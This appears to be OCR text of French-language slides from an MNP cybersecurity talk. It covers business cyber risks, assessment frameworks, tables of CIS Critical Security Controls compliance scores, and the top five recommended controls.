
Permet un accès complet à l'information



Une fois l'accès obtenu, nous "pivotons"



Accès au système de ventilation



Les risques

- La cybersécurité est devenue progressivement une priorité pour diverses organisations qui disposent souvent de renseignements qui sont ciblés par les pirates informatiques (ex. : information financière, dossiers des employés, renseignements confidentiels).

- Il y a également des risques considérables lors des fusions et acquisitions puisque les systèmes informatiques sont souvent intégrés sans une analyse des failles de sécurité (ex. Verizon a réduit son prix d'achat de Yahoo de $350 millions suite à la découverte d'une cyberattaque).

- Au cours des dernières années, des incidents très médiatisés sont survenus et ils illustrent l'impact potentiellement dévastateur d'une violation des données sur l'avenir financier et la réputation d'une entreprise. En outre, ces incidents démontrent l'importance d'inclure des clauses de vérification de cybersécurité dans les ententes commerciales.

Stratégie de mitigation des risques

- **Premièrement l'identification des risques doit être basée sur vos risques commerciaux uniques**
  - Réputation / négligence
  - Données clients / Protection des renseignements personnels
- **Choisir un cadre d'évaluation**
  - PCI DSS (Cartes de crédit)
  - PIPEDA, Code civil
  - CSC, NIST, CIS

CSC

Current

	CSC 1	CSC 2	CSC 3	CSC 4	CSC 5	CSC 6	CSC 7	CSC 8	CSC 9	CSC 10	CSC 11	CSC 12	CSC 13	CSC 14	CSC 15	CSC 16	CSC 17	CSC 18	CSC 19	CSC 20	Overall Score
Compliant	0	3	3	0	2	0	7	3	2	4	0	1	1	3	1	2	1	0	0	0	33
Non-Compliant	6	1	4	8	6	6	1	3	4	0	6	9	8	4	8	11	3	4	7	8	107
Overall Coverage	0%	75%	43%	0%	25%	0%	88%	50%	33%	100%	0%	10%	11%	43%	11%	15%	25%	0%	0%	0%	24%

Compliance Based on Category of Control


System	0%	75%	43%	0%	22%	0%	88%	50%	33%	100%	n/a	n/a	n/a	n/a	n/a	n/a	n/a	n/a	n/a	n/a	41%
Network	n/a	n/a	n/a	n/a	n/a	n/a	n/a	n/a	n/a	n/a	0%	10%	11%	n/a	11%	n/a	n/a	n/a	n/a	n/a	8%
Application	n/a	n/a	n/a	n/a	n/a	n/a	n/a	n/a	n/a	n/a	n/a	n/a	n/a	43%	n/a	14%	20%	0%	0%	0%	13%

Previous Compliance Results


12-15-2014	0%	75%	43%	0%	25%	0%	100%	50%	33%	100%	0%	10%	11%	33%	11%	15%	25%	0%	0%	0%	20%
12-10-2013	0%	50%	40%	0%	25%	0%	75%	25%	33%	100%	0%	10%	0%	0%	11%	15%	25%	0%	0%	0%	15%

Overall Maturity Score

Categories of Controls



Overall Maturity Over Time



RÉDUCTION DES RISQUES (CSC)

Center for Internet Security déclare que si vous mettez en œuvre ces 5 stratégies, vous réduirez votre risque de 85%

- **CSC # 1 Inventaire des appareils autorisés et non autorisés**
- **CSC # 2 Inventaire des logiciels autorisés et non autorisés**
- **CSC #3 Configurations sécurisées pour le matériel et les logiciels**
- **CSC # 4 Évaluation continuelle de la vulnérabilité et remédiation**
- **CSC # 5 Utilisation contrôlée des privilèges administratifs**


Questions?

Pour nous rejoindre:

Tom Beaupré

Chef CyberSécurité - Québec

514.228.7844
Tom.Beaupre@mnp.ca

La matière présentée aujourd'hui donne un aperçu général du thème abordé et est fournie uniquement à des fins informatives. Par conséquent, elle pourrait ne pas convenir à un cas en particulier ou à un ensemble de circonstances ou de faits donnés. Elle est établie en tenant compte de lois, de règlements et de pratiques qui peuvent faire l'objet de modifications et qui ne correspondent pas forcément au point de vue de MNP SENCRL, srl. Les renseignements qu'elle renferme sont à jour à la date de la publication et ne sauraient être considérés comme un substitut aux conseils d'un professionnel. Bien que le contenu ait été préparé avec soin, MNP SENCRL, srl et les conférenciers déclinent toute responsabilité en cas de perte ou de dommages pouvant être subis par quiconque décide de se fier à ces renseignements. N'hésitez pas à communiquer avec un professionnel du bureau de MNP de votre région pour obtenir des conseils adaptés à votre situation.


MNP